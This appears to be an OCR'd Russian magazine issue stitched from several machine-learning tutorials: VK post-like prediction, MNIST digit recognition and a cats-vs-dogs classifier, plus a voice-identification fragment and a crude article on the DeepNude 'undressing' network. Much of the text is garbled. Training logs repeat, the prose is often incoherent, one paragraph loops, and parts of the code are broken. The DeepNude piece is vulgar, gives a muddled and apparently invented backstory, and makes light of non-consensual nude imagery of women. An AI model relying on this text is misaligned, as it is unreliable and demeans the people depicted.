        mark_list_test.append(0)

sequences_test = tokenizer.texts_to_sequences(string_list_test)
```

Далее наши массивы надо привести к формату, удобному для тренировки нейронной сети. Для этого зададим что нужно сделать с каждым постом длиной больше одного. Зададим его равным 400. Если в каждом посте длиной больше 400 слов, то лишнее слова. Это необходимо для использования.

```
x_train = sequence.pad_sequences(sequences, maxlen=400)
x_test = sequence.pad_sequences(sequences_test, maxlen=400)
```

На данной момент все подготовительные мероприятия завершены, а мы можем синтезировать нейронную сеть.

```
model = Sequential()
model = Sequential()

# we start off with an efficient embedding layer which maps
# our vocab indices into embedding_dims dimensions
model.add(Embedding(2000,
                    128,
                    input_length=400))

model.add(Dropout(0.2))

# we add a Convolution1D, which will learn filters
# word group filters of size filter_length:
model.add(Convolution1D(
                        64,
                        5,
                        border='valid',
                        activation='relu',
                        subsample=1))
# we use max pooling:
model.add(GlobalMaxPooling1D())

# we add a vanilla hidden layer:
model.add(Dense(250))
model.add(Dropout(0.2))
model.add(Activation('relu'))

# we project onto a single unit output layer, and squash it with a
sigmoid:
model.add(Dense(1))
model.add(Activation('sigmoid'))

Этот код с поплоскостью из примера и заменяет лишь размерности данных.
Давай скомпилируем наш нейронную сеть.

model.compile(loss='binary_crossentropy',
              optimizer='adam',
              metrics=['accuracy'])
```

А теперь начинаем код, который запустит тренировку сети и сохранит результат в файл, чтобы он не потерялся.

```
model.fit(x_train, mark_list, batch_size=32, epochs=15, valida
tion_data=(x_test, mark_list_test))
model.save("vkbase.h5")
```

Сохраняем наши данные, нейрон запустить наш скрипт на исполнение из кода. Если ты переменив должно появиться вот подобное:

```
Using TensorFlow backend.
Using gpu device 0: GeForce GTX 970 (CuDNN v3.0.5105)
Loaded runtime CuDNN library: 3.0.5 but source was compiled with 3.0.
Train on 1600 samples, validate on 400 samples
Epoch 1/15
1600/1600 [==============================] - 57s - loss: 0.5122
- acc: 0.7481 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 2/15
1600/1600 [==============================] - 57s - loss: 0.3322
- acc: 0.8594 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 3/15
1600/1600 [==============================] - 57s - loss: 0.2322
- acc: 0.9094 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 4/15
1600/1600 [==============================] - 57s - loss: 0.1322
- acc: 0.9594 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 5/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 6/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 7/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 8/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 9/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 10/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 11/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 12/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 13/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 14/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 15/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
```

Теперь может проверить, сколько лайков получит наш пост на основании из кода. Нужно в переменные должно появиться вот подобное:

```
Using TensorFlow backend.
Using gpu device 0: GeForce GTX 970 (CuDNN v3.0.5105)
Loaded runtime CuDNN library: 3.0.5 but source was compiled with 3.0.
Train on 1600 samples, validate on 400 samples
Epoch 1/15
1600/1600 [==============================] - 57s - loss: 0.5122
- acc: 0.7481 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 2/15
1600/1600 [==============================] - 57s - loss: 0.3322
- acc: 0.8594 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 3/15
1600/1600 [==============================] - 57s - loss: 0.2322
- acc: 0.9094 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 4/15
1600/1600 [==============================] - 57s - loss: 0.1322
- acc: 0.9594 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 5/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 6/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 7/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 8/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 9/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 10/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 11/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 12/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 13/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 14/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
Epoch 15/15
1600/1600 [==============================] - 57s - loss: 0.0322
- acc: 0.9994 - val_loss: 0.4966 - val_acc: 0.7600
```

Теперь может проверить, сколько лайков получит наш пост на основании из кода. Если переменив

ТЕМНЫЕ ФАКТЫ

ВИКТОР ПОЛЯКОВ

КАК НЕЙРОСЕТЬ DEEPNUDE РАЗДЕВАЕТ ЖЕНЩИН НА ФОТО

У каждого серьезного мужика старшие девушки тут имеется как минимум три сокровенных желания: потереть на кухонной плите с горячим дымом лощадей под напором, выебать в кабине мотылю дорожки и вздрать при случае пиздатого фотографа. Но если с первыми двумя все более-менее понятно, то с последним не так просто, ведь не каждый хочет попасть. Не вопрос! Речь о проекте DeepNude, который позволяет раздевать женщин на фотографиях с помощью нейросетей, искусственного интеллекта и полового интеллекта.

DEEPNUDE: БОЛЬШОЕ ОТКРЫТИЕ

Сервис DeepNude был запущен Сингапуром по имени Роуз обнаружила на одном из форумов собственных фотографий, сделанных за несколько месяцев до ее смерти. Ее сестра, Ирина, в ужасе от такого кощунственного использования ее сестры как средства мщения, обратилась в полиционеров. Ирина тут лес, и, к сожалению, без трусов. Так началась эпоха DeepNude — при помощи которого бывшие девушки раздевались на фотографии, которые сделали после расставания.

DeepNude хорошо материт в минувшем июне, когда этот программный продукт был впервые представлен на рынке в виде бесплатной бесплатной версии и платной версии, которая стоила 50 долларов. Сервис использовал нейросеть, обученную на 10 тысячах фотографий голых женщин, часть которых, вероятно, известна тебе, если ты, конечно, не в полном отчаянии.

X-Ray Specs
Ray Vision
Simulation
Click to Undress
Click to Undress
Click to Undress

МАШИННЫЙ СЛУХ

КАК РАБОТАЕТ ИДЕНТИФИКАЦИЯ ЧЕЛОВЕКА ПО ЕГО ГОЛОСУ

Ты, возможно, уже слышала о идентификации по голосу. Она используется в банках и системах безопасности для подтверждения личности на пристах контроля и в Голосовом помощнике Google. Который могут управлять домом. Знаешь ли ты, как это работает? В рубрике «Как работает» разбираемся в подробностях и даем ответы.

ХАРАКТЕРИСТИКИ ГОЛОСА

Звук, который мы слышим, распространяется из выстуков. Высота — это основная частота колебаний. Чем выше частота, тем выше звук. Тембр — это сумма всех частот, которые есть в голосе. Тембр зависит от формы голосовых связок, от строения полостей, которые резонируют, которые есть звуки, которые есть звуки, которые есть звуки

МАШИННОЕ ЗРЕНИЕ НА PYTHON

ОБУЧАЕМ НЕЙРОСЕТЬ РАСПОЗНАВАТЬ ЦИФРЫ

Dmitry Ovchinnikov
IoT Python Developer
dmitrovchinnikov@gmail.com

Раньше капча с числами была отличным способом отсеять ботов, а сейчас такая разновидность уже почти не встречается. Думаю, ты и сам догадываешься, в чем дело: нейросети научились распознавать такие капчи лучше нас. В этой статье мы посмотрим, как работает нейронная сеть и как использовать Keras и Tensorflow, чтобы реализовать распознавание цифр.

Для каждого примера я приведу код на Python 3.7. Ты можешь запустить его и в операционке, как все это работает. Для запуска примеров потребуется библиотека Keras. Установить ее можно командой **pip install tensorflow-gpu**, если видеокарта поддерживает CUDA, в противном случае используй команду **pip install tensorflow**. Вычисления с CUDA в несколько раз быстрее, так что, если твоя видеокарта их поддерживает, это сэкономит немало времени. И не забудь установить наборы данных для обучения сети командой **pip install tensorflow-datasets**.

INFO

Все приведенные в этой статье примеры работают полностью автономно. Это важно, потому что существуют различные онлайн-сервисы AI, например компании Amazon, которые берут оплату за каждый запрос. Создав и обучив собственную нейронную сеть с помощью Python и Tensorflow, ты сможешь использовать ее неограниченно и независимо от какого-либо провайдера.

КАК РАБОТАЕТ НЕЙРОННАЯ СЕТЬ

Как работает один нейрон? Сначала он принимает (1) суммируется (2), причем каждый вход имеет свой «вес» (коэффициент передачи»— **w**. Затем к получившемуся результату применяется «функция активации» (3).

Типы этой функции различны, она может быть:

- прямоугольной (на выходе 0 или 1);
- линейной;
- в виде сигмоиды.

Еще в 1943 году Мак-Каллок и Питс доказали, что сеть из нейронов может выполнять различные операции. Но сначала эту сеть нужно обучить — настроить коэффициенты **w** каждого нейрона так, чтобы сигнал передавался нужным нам способом. Запрограммировать нейронную сеть и обучить ее с нуля сложно, но, к счастью для нас, все необходимые библиотеки уже написаны. Благодаря компактности языка Python все действия можно запрограммировать в несколько строк кода.

Рассмотрим прототипы нейросеть и научим ее выполнять функцию **XOR**. Разумеется, вычисление XOR с помощью нейронной сети не имеет практического смысла. Но именно оно поможет нам понять базовые принципы обучения и использования нейросетей. Все примеры по шагам проследить, ее работу. С сетями большей размерности это было бы слишком сложно и громоздко.

ПРОСТЕЙШАЯ НЕЙРОННАЯ СЕТЬ

Сначала нужно подключить необходимые библиотеки, в нашем случае это **tensorflow**. Я также отключаю вывод отладочных сообщений и работу с GPU, они нам не пригодятся. Для работы с массивами нам понадобится библиотека **numpy**.

```
import os
os.environ["TF_CPP_MIN_LOG_LEVEL" ] = '3'
os.environ["CUDA_VISIBLE_DEVICES" ] = '-1'

from tensorflow import keras
from tensorflow.keras import layers
from tensorflow.keras import Sequential
from tensorflow.keras.layers import Conv2D, MaxPooling2D, Flatten,
Dense, Dropout, Activation, BatchNormalization, AveragePooling2D
from tensorflow.keras.optimizers import SGD, RMSprop, Adam
import tensorflow_datasets as tfds  # pip install tensorflow-datasets
import tensorflow as tf
import logging
import numpy as np

tf.logging.set_verbosity(tf.logging.ERROR)
tf.get_logger().setLevel(logging.ERROR)
```

Теперь мы готовы создать нейросеть. Благодаря Tensorflow на это понадобится всего пары-четыре строчки кода.

```
model = Sequential()
model.add(Dense(2, input_dim=2, activation='relu'))
model.add(Dense(1, activation='sigmoid'))
model.compile(loss='binary_crossentropy', optimizer=SGD(lr=0.1))
```

Мы создали модель нейронной сети — класс **Sequential** — и добавили к нее два слоя: входной и выходной. Такая сеть называется «многослойный перцептрон» (multilayer perceptron), в общем виде она выглядит так:

Сеть multilayer perceptron

В нашем случае сеть имеет два входа (внешний слой), два нейрона во внутреннем слое и один выход.

Можно посмотреть, что у нас получилось:

```
print(model.summary())
```

```
Model: "sequential_1"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
dense (Dense)                (None, 2)                 6
_________________________________________________________________
dense_1 (Dense)              (None, 1)                 3
=================================================================
Total params: 9
Trainable params: 9
Non-trainable params: 0
_________________________________________________________________
```

Параметры сети

Обучение нейросети состоит в нахождении значений параметров этой сети. Наша сеть имеет девять параметров, в нашем случае это значения, на которых мы и обучаем. Для каждого параметра сеть будет корректироваться. Наша сеть небольшая, так что обучение пройдет быстро. После обучения сеть уже можно использовать:

```
print("Network test:")
print("XOR(0,0):", model.predict_proba(np.array([[0, 0]])))
print("XOR(0,1):", model.predict_proba(np.array([[0, 1]])))
print("XOR(1,0):", model.predict_proba(np.array([[1, 0]])))
print("XOR(1,1):", model.predict_proba(np.array([[1, 1]])))
```

Результат соответствует тому, чему сеть обучалась.

```
Network test:
XOR(0,0): [0.00741282]
XOR(0,1): [0.99054866]
XOR(1,0): [0.99845791]
XOR(1,1): [0.00741282]
```

Мы можем вывести все значения найденных коэффициентов на экран.

```
# Parameters layer 1
W1 = model.get_weights()[0]
B1 = model.get_weights()[1]
# Parameters layer 2
W2 = model.get_weights()[2]
B2 = model.get_weights()[3]

print("W1:", W1)
print("B1:", B1)
print("W2:", W2)
print("B2:", B2)
```

Результат:

```
W1: [[ 2.8660898 -2.900021 ] [-2.871452 2.903629]]
B1: [ 0.0012821 -0.00519203]
W2: [[3.9633768] [3.9160802]]
B2: [-4.897212]
```

Внутренняя реализация функции **model.predict_proba** выглядит примерно так:

```
x_in = [0, 1]
# Input
X1 = np.array([x_in], "float32")
# First layer calculation
L1 = np.dot(X1, W1) + b1
# Relu activation function: y = max(0, x)
X2 = np.maximum(L1, 0)
# Second layer calculation
L2 = np.dot(X2, W2) + b2
# Sigmoid
output = 1 / (1 + np.exp(-L2))
```

Рассмотрим ситуацию, когда на вход сети подали значения [0,1]:

```
L1 = X1*W1 + b1 = [0*2.8660898 + 1*-2.871452 , -0.0012821, 0*-2.900021 +
1*2.903629 , -0.00519203] = [-1.8727242 2.9017122]
```

Функция активации **Relu** (rectified linear unit) — это просто замена отрицательных элементов нулем.

```
X2 = np.maximum(L1, 0) = [0, 2.9017112]
```

Теперь найденные значения попадают на второй слой.

```
L2 = X2*W2 + b2 = 0*3.9633768 +2.9017112*3.9633768 + -4.897212 =
6.468379
```

Наконец, в качестве выхода используется функция **Sigmoid**, которая приводит значения к диапазону 0…1:

```
output = 1 / (1 + np.exp(-L2)) = 0.99845864
```

Мы совершили обычные операции умножения и сложения матриц и получили ответ **XOR(0,1) = 1**.

С этим примером на Python сложнее посекспериментировать самостоятельно. Например, ты можешь менять число нейронов во внутреннем слое. Два нейрона, как в нашем случае, — это самый минимум, чтобы сеть работала.

Но алгоритм обучения, который используется в Keras, не идеален: нейросети не всегда удается обучиться за 1000 итераций, и результаты не всегда верны. Так, Keras инициализирует начальные значения случайными величинами, и при каждом запуске результат может отличаться. Мои сеть с двумя нейронами успешно обучалась лишь в 20% случаев. Неправильная работа сети выглядит примерно так:

```
XOR(0,0): [0.66549166]
XOR(0,1): [0.66549166]
XOR(1,0): [0.66549166]
XOR(1,1): [0.66549166]
```

Но это не страшно. Если видишь, что нейронная сеть во время обучения не выдает правильные результаты, прекращай обучение можно запустить еще раз. Правильно обученную сеть можно использовать без ограничений.

Можно сделать сеть поумнее: использовать четыре нейрона вместо двух, для этого достаточно заменить строку кода **model.add(Dense(2, input_dim=2, activation='relu'))** на **model.add(Dense(4, input_dim=2, activation='relu'))**. Такая сеть обучается уже в 60% случаев, а сеть из шести нейронов обучается с первого раза с вероятностью 90%.

Все параметры нейронной сети полностью определяются коэффициентами. Обучив сеть, можно записать параметры сети на диск, а потом использовать уже готовую нейронную сеть. Этим мы будем активно пользоваться

Продолжение статьи →

МАШИННОЕ ЗРЕНИЕ НА PYTHON

ОБУЧАЕМ НЕЙРОСЕТЬ РАСПОЗНАВАТЬ ЦИФРЫ

РАСПОЗНАВАНИЕ ЦИФР — СЕТЬ MLP

Рассмотрим практическую задачу, знакомую классическим для нейронных сетей — распознавание цифр. Для этого мы возьмем уже известную нам сеть multilayer perceptron, ту же самую, что мы использовали для функции **XOR**. В качестве входных данных будет выступать изображение 28 × 28 пикселов. Такой размер выбран потому, что существует уже готовая база рукописных цифр MNIST, которая хранится именно в таком формате.

Для удобства разобьем код на несколько фрагмент. Первая часть — это создание модели.


```
def mnist_make_model(image_w: int, image_h: int):
    # Neural network model
    model = Sequential()
    model.add(Dense(1024, activation='relu', input_shape=(image_w*
image_h,)))
    model.add(Dense(10, activation='softmax'))
    model.compile(loss='categorical_crossentropy', optimizer=RMSprop()
, metrics=['accuracy'])
    return model
```

На вход сети будет подаваться `image_w*image_h` значений — в нашем случае это 28 × 28 = 784. Количество нейронов внутреннего слоя такое же и равно 784.

С распознаванием цифр сеть одна не обойдется. Как мы видели в предыдущем примере, вход нейросети может лежать в диапазоне 0...1, а нам нужно распознавание цифры от 0 до 9. Как быть? Чтобы распознать цифры, мы создадим сеть с десятью выходами, и единица будет на выходе, соответствующем нужной цифре.

Сеть для распознавания цифр

Структура отдельного нейрона настолько проста, что для его использования даже не обязательно компьютер. Инженеры ученые смогли реализовать нейронную сеть, аналогичную нашей, в виде куска стекла — такая сеть не требует питания и вообще не содержит внутри ни одного электронного компонента.



Аналоговый нейросеть

Когда нейронная сеть создана, не надо обучить. Для начала необходимо загрузить данные MNIST и преобразовать данные в нужный формат.

У нас есть файл данных `mnist.npz`, поэтому ученые смогли сделать для обучения второй для верификации результатов. Это общепринятая практика, обучать и тестировать нейронную сеть желательно на разном наборе данных.

```
def mnist_mlp_train(model):
    (x_train, y_train), (x_test, y_test) = keras.datasets.mnist.load_d
ata()
    # x_train: 60000x28x28 array, x_test: 10000x28x28 array
    image_size = x_train.shape[1]
    train_data = x_train.reshape(x_train.shape[0], image_size*image_
size)
    test_data = x_test.reshape(x_test.shape[0], image_size*image_size)
    train_data = train_data.astype('float32')
    test_data = test_data.astype('float32')
    train_data /= 255.0
    test_data /= 255.0

    # encode the labels - we have 10 output classes
    # 3 -> [0 0 0 1 0 0 0 0 0 0], 5 -> [0 0 0 0 0 1 0 0 0 0]
    num_classes = 10
    train_labels_cat = keras.utils.to_categorical(y_train, num_classes
)
    test_labels_cat = keras.utils.to_categorical(y_test, num_classes)

    print("Training the network...")
    t_start = time.time()

    # Start training the network
    model.fit(train_data, train_labels_cat, epochs=8, batch_size=64,
verbose=1, validation_data=(test_data, test_labels_cat))
```

Готовый код обучения сеть:

```
model = mnist_make_model(image_w=28, image_h=28)
mnist_mlp_train(model)
model.save('mlp_digits_28x28.h5')
```

Создадим модель, обучаем ее и записываем результат в файл.

```
Using TensorFlow backend.
WARNING: Using a non-recommended version of Keras! Functionality and performance may be unpredictable!
N.B. You may want to use the standard Keras 2.0 release instead.
Training the network...
Train on 60000 samples, validate on 10000 samples
Epoch 1/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.2439 - acc: 0.9264 - val_loss: 0.1000 - val_acc: 0.9688
Epoch 2/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0977 - acc: 0.9703 - val_loss: 0.0779 - val_acc: 0.9751
Epoch 3/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0777 - acc: 0.9767 - val_loss: 0.0779 - val_acc: 0.9757
Epoch 4/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0677 - acc: 0.9799 - val_loss: 0.0779 - val_acc: 0.9757
Epoch 5/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0611 - acc: 0.9819 - val_loss: 0.0779 - val_acc: 0.9757
Epoch 6/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0566 - acc: 0.9833 - val_loss: 0.0779 - val_acc: 0.9757
Epoch 7/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0527 - acc: 0.9846 - val_loss: 0.0779 - val_acc: 0.9757
Epoch 8/8
60000/60000 [==============================] - 5.7s/sec - loss: 0.0494 - acc: 0.9856 - val_loss: 0.0779 - val_acc: 0.9757
```

Обучение сети

На моем компьютере с Core i7 и видеокартой GeForce 1060 процесс занимает 18 секунд (в 10 раз быстрее расчетных без GPU — почти втрое дольше. Так что, если ты закончишь эксперименты с нейронными сетями, хорошая видеокарта весьма желательна.

Теперь нам нужна функция распознавания картинки из файла — то, для чего эта сеть и создавалась. Для распознавания мы должны привести картинку к такому же формату — черно-белое изображение 28 на 28 пикселей.

```
def mlp_digits_predict(model, image_file):
    image_size = 28
    img = keras.preprocessing.image.load_img(image_file, target_size=(
image_size, image_size), color_mode='grayscale')
    img_arr = np.expand_dims(img, axis=0)
    img_arr = 1 - img_arr/255.0
    img_arr = img_arr.reshape((1, image_size*image_size))

    result = model.predict_classes([img_arr])
    return result[0]
```

Теперь используем нейронную сеть довольно просто. Я создаю в Paint пять изображений с разными цифрами и запустил код.

```
model = tf.keras.models.load_model('mlp_digits_28x28.h5')
print(mlp_digits_predict(model, 'digit_0.png'))
print(mlp_digits_predict(model, 'digit_1.png'))
print(mlp_digits_predict(model, 'digit_2.png'))
print(mlp_digits_predict(model, 'digit_8.png'))
print(mlp_digits_predict(model, 'digit_9.png'))
```

Примеры цифр

Результат, увы, неудачен: 0, 1, 3, 6 и 6. Нейросеть успешно распознала 0, 1 и 3, но потерпела 8 и 9 раз. Уверен я не. Разумеется, можно изменить число нейронов, число итераций обучения. Я тоже мог это цифры не были рукописными, так что сторонний результат нам никто не обещал.

Вот такая нейронная сеть с десятилетним стажем и большим числом нейронов корректно распознает цифру восемь, но все равно путает 8 и 9.

```
def mnist_make_model(image_w: int, image_h: int):
    # Neural network model
    model = Sequential()
    model.add(Dense(1024, activation='relu', input_shape=(image_w*
image_h,)))
    model.add(Dropout(0.2)) # rate = 0.2 - set 20% of inputs to zero
    model.add(Dense(1024, activation='relu'))
    model.add(Dropout(0.2))
    model.add(Dense(10, activation='softmax'))
    model.compile(loss='categorical_crossentropy', optimizer=RMSprop()
,
                  metrics=['accuracy'])
    return model
```

Этот же код можно сделать чуть лучше, если в каждом слое добавить, но до этого дошли нужно добавить много (MNIST содержит 60 тысяч образцов цифр). Желающие могут поэкспериментировать самостоятельно, а мы пойдем дальше и рассмотрим сети посложнее, сети CNN, Convolutional Neural Network, более эффективные для распознавания изображений.

РАСПОЗНАВАНИЕ ЦИФР — СВЕРТОЧНАЯ СЕТЬ (CNN)

В предыдущем примере мы использовали изображение 28 × 28 как простой одномерный массив из 784 цифр. Такой подход, в принципе, работает, но начинает давать сбои, если изображение, например, сдвинуто. Достаточно в предыдущем примере сдвинуть цифру в угол картинки, и программа уже не распознает ее.

Сверточные сети в этом плане гораздо эффективнее — они используют принцип сдвига, то есть распознают цифру в любом месте (кстати) независимо от вдоль изображения и выделяют ключевые эффекты «обычной» нейронной сети, которая и выдает готовый результат.

```
def mnist_cnn_model():
    image_size = 28
    num_channels = 1  # 1 for grayscale images
    num_classes = 10  # Number of outputs
    model = Sequential()
    model.add(Conv2D(filters=32, kernel_size=(3,3), activation='relu',
                     padding='same',
input_shape=(image_size, image_size, num_channels)))
    model.add(MaxPooling2D(pool_size=(2, 2)))
    model.add(Conv2D(filters=64, kernel_size=(3, 3), activation='relu'
,
                     padding='same'))
    model.add(MaxPooling2D(pool_size=(2, 2)))
    model.add(Flatten())
    # Densely connected layers
    model.add(Dense(128, activation='relu'))
    # Output layer
    model.add(Dense(num_classes, activation='softmax'))
    model.compile(optimizer=Adam(), loss='categorical_crossentropy',
                  metrics=['accuracy'])
    return model
```

Слой **Conv2D** отвечает за свертку входного изображения с ядром 3 × 3, а слой **MaxPooling2D** выполняет downsampling — уменьшение размера изображения. На выходе сети мы видим уже знакомый нам слой **Dense**, который мы использовали ранее.

Как и в предыдущем случае, сеть вначале надо обучить, и принцип здесь тот же самый, за тем исключением, что мы работаем с двумерными изображениями.

```
def mnist_cnn_train(model):
    (train_digits, train_labels), (test_digits, test_labels) = keras.
datasets.mnist.load_data()

    # Reshape and re-scale the images data
    train_data = np.reshape(train_digits, (train_digits.shape[0],
image_size, image_size, num_channels))
    train_data = train_data.astype('float32') / 255.0
    # encode the labels - we have 10 output classes
    # 3 -> [0 0 0 1 0 0 0 0 0 0], 5 -> [0 0 0 0 0 1 0 0 0 0]
    num_classes = 10
    train_labels_cat = keras.utils.to_categorical(train_labels, num_cl
asses)

    # Re-shape and re-scale the images validation data
    val_data = np.reshape(test_digits, (test_digits.shape[0], image_
size, image_size, num_channels))
    val_data = val_data.astype('float32') / 255.0
    # encode the labels - we have 10 output classes
    val_labels_cat = keras.utils.to_categorical(test_labels, num_cl
asses)

    print("Training the network...")
    t_start = time.time()

    # Start training the network
    model.fit(train_data, train_labels_cat, epochs=8, batch_size=64,
              validation_data=(val_data, val_labels_cat))

    print("Done, dt:", time.time() - t_start)

    return model
```

Все готово. Мы создаем модель, обучаем ее и записываем модель в файл:

```
model = mnist_cnn_model()
mnist_cnn_train(model)
model.save('cnn_digits_28x28.h5')
```

Обучение нейронной сети с той же базой MNIST из 60 тысяч изображений занимает 46 секунд с использованием Nvidia CUDA и около пяти минут без нее.

Теперь мы можем использовать нейросеть для распознавания изображений:

```
def cnn_digits_predict(model, image_file):
    image_size = 28
    img = keras.preprocessing.image.load_img(image_file,
target_size=(image_size, image_size), color_mode='grayscale')
    img_arr = np.expand_dims(img, axis=0)
    img_arr = 1 - img_arr/255.0
    img_arr = img_arr.reshape((1, 28, 28, 1))

    result = model.predict_classes([img_arr])
    return result[0]

model = tf.keras.models.load_model('cnn_digits_28x28.h5')
print(cnn_digits_predict(model, 'digit_0.png'))
print(cnn_digits_predict(model, 'digit_1.png'))
print(cnn_digits_predict(model, 'digit_2.png'))
print(cnn_digits_predict(model, 'digit_8.png'))
print(cnn_digits_predict(model, 'digit_9.png'))
```

Результат гораздо точнее, что и следовало ожидать. **[0, 1, 3, 8, 9]**.

Все готово! Теперь у тебя есть программа, умеющая распознавать цифры. Благодаря Python работать код будет где угодно — на операционных системах Windows и Linux. При желании можешь запустить его даже на Raspberry Pi.

Ты наверняка хочешь знать, можно ли распознавать буквы аналогичным способом? Да, придется только переобучить сеть, чтобы выходов сети и найти подходящий набор картинок для обучения.

Надеюсь, у тебя достаточно информации для экспериментов. К тому же с реальным примером перед глазами разбираться значительно проще!

МАШИННОЕ ЗРЕНИЕ НА PYTHON

УЧИМ НЕЙРОСЕТЬ ОТЛИЧАТЬ МЕДВЕДЕЙ ОТ СЛОНОВ

Ты наверняка слышал, что нейросети в последнее время стали гораздо хорошо справляться с распознаванием объектов на картинках. Наша же задача — научить пользователя такому нейросетевому виду, но мощь может пригодиться в самых разных случаях. В этой статье и рассказ, как задействовать ее при помощи самых распространенных инструментов: Python и библиотек Tensorflow и Keras.

Григорий Ханин
Senior Software Engineer
Intellectual Machines
ihanin@intellect.com

INFO

В предыдущей статье я показывал примеры простейших нейросетей и теоретическую, как научить нейронную сеть отличать кошек и собак. В этой статье «Нейрон как Бог: как заставить нейронную сеть ошибаться» мы уровень, как обманывать машинное зрение.

БИНАРНАЯ КЛАССИФИКАЦИЯ

Начнем наше обучение распознавать, кошка или собака изображены на фото. Это классический пример, и к нему в Keras Datasets уже есть несколько готовых наборов обучающих картинок. Иначе нам пришлось бы вручную сделать и классифицировать несколько тысяч фотографий.

Подключаем необходимые библиотеки:

```
from tensorflow import keras
from tensorflow.keras import layers
from tensorflow.keras.models import Sequential
from tensorflow.keras.layers import Conv2D, MaxPooling2D, Flatten,
Dense, Dropout, Activation, BatchNormalization, AveragePooling2D
from tensorflow.keras.optimizers import SGD, RMSprop, Adam
from tensorflow.keras.preprocessing.image
import tensorflow_datasets as tfds
import tensorflow as tf
import logging
import numpy as np
import time
```

Создадим модель нейросети:

```
def dog_cat_model():
  model = Sequential()
  model.add(Conv2D(32, (3, 3), input_shape=(128, 128, 3), activation=
'relu'))
  model.add(MaxPooling2D(pool_size=(2, 2)))
  model.add(Conv2D(32, (3, 3), activation='relu'))
  model.add(MaxPooling2D(pool_size=(2, 2)))
  model.add(Flatten())
  model.add(Dense(units=128, activation='relu'))
  model.add(Dense(units=2, activation='sigmoid'))
  model.compile(optimizer=Adam(),
    loss='binary_crossentropy',
    metrics=['accuracy'])
  return model
```

Указываем нейросетям только один выход, поскольку результатом мы работы будет бинарная величина: единица — собака, ноль — кошка.

Теперь загружаем тренировочный набор. В каждодневном датасете — 25 тысяч изображений. Мы разделим его на две части для обучения и верификации, а каждое изображение обрабатываем. Размер изображения должен быть 128 × 128 пикселей, а цвет в диапазоне от нуля до единицы:

```
def dog_cat_train(model):
  splits = tfds.Split.TRAIN.subsplit(weighted=(80, 10, 10))
  (cat_train, cat_valid, cat_test), info = tfds.load('cats_vs_dogs',
    split=splits,with_info=True, as_supervised=True)
# -----------------------------------------------------------------
  def pre_process_image(image, label):
    image = tf.cast(image, tf.float32)
    image = image/255.0
    image = tf.image.resize(image, (128, 128))
    return image, label

BATCH_SIZE = 32
SHUFFLE_BUFFER_SIZE = 1000
train_batch = cat_train.map(pre_process_image)
    .shuffle(SHUFFLE_BUFFER_SIZE)
    .repeat().batch(BATCH_SIZE)
validation_batch = cat_valid.map(pre_process_image)
    .repeat().batch(BATCH_SIZE)

t_start = time.time()
model.fit(train_batch, steps_per_epoch=4000, epochs=2,
    validation_data=validation_batch,
    validation_steps=10,
    callbacks=None)
print("Training done, dT:", time.time() - t_start)
```

Теперь мы запускаем обучение модели и сохраняем результаты в файл:

```
model = dog_cat_model()
dog_cat_train(model)
model.save('dogs_cats.h5')
```

На моем компьютере с видеокартой GeForce 1060 обучение сети заняло примерно восемь минут.

